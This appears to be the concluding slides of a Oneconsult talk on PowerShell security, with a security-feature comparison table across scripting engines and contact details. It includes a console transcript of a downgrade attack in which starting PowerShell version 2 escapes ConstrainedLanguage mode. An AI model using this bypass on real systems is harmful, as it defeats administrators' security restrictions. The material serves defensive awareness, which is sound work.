
# DOWNGRADE ATTACKS

## Windows PowerShell

```
PS C:\Users\sysop_host> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Users\sysop_host> powershell.exe -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\sysop_host> $ExecutionContext.SessionState.LanguageMode
FullLanguage
```

# JUST ENOUGH ADMINISTRATION (JEA)





# Conclusion

# ONE OF THE MOST SECURE SCRIPTING LANGUAGES

Engine	Event Logging	Transcription	Dynamic Evaluation Logging	Encrypted Logging	Application Whitelisting	Antimalware Integration
Bash	No**	No*	No	No	Yes	No
CMD / BAT	No	No	No	No	Yes	No
Jscript	No	No	No	No	Yes	Yes
LUA	No	No	No	No	No	No
Perl	No	No	No	No	No	No
PHP	No	No	No	No	No	No
PowerShell	Yes	Yes	Yes	Yes	Yes	Yes
Python	No	No	No	No	No	No
Ruby	No	No	No	No	No	No
sh	No**	No*	No	No	No	No
T-SQL	Yes	Yes	Yes	No	No	No
VBScript	No	No	No	No	Yes	Yes
zsh	No**	No*	No	No	No	No

\* Feature exists, but cannot enforce by policy

\*\* Experiments exist

Source: <https://blogs.msdn.microsoft.com/powershell/2017/04/10/a-comparison-of-shell-and-scripting-language-security/>



# CONCLUSION



PowerShell is an excellent tool for administrators, attackers – and defenders.



PowerShell is much more than powershell.exe



More research necessary, especially in the field of memory forensics



Bypasses for security controls (AMSI, Logging, AppLocker, ...) – Cat-and-mouse game



Very advanced attackers going for well-protected targets directly use the underlying .NET or bring their own PowerShell interpreter

## CONTACT US

### Switzerland

Oneconsult AG  
Schuetzenstrasse 1  
8800 Thalwil

Tel +41 43 377 22 22  
info@oneconsult.com

Oneconsult AG  
Baerenplatz 7  
3011 Bern

Tel +41 31 327 15 15  
info@oneconsult.com

### Germany

Oneconsult Deutschland GmbH  
Agnes-Pockels-Bogen 1  
80992 Munich

Tel +49 89 248820 600  
info@oneconsult.de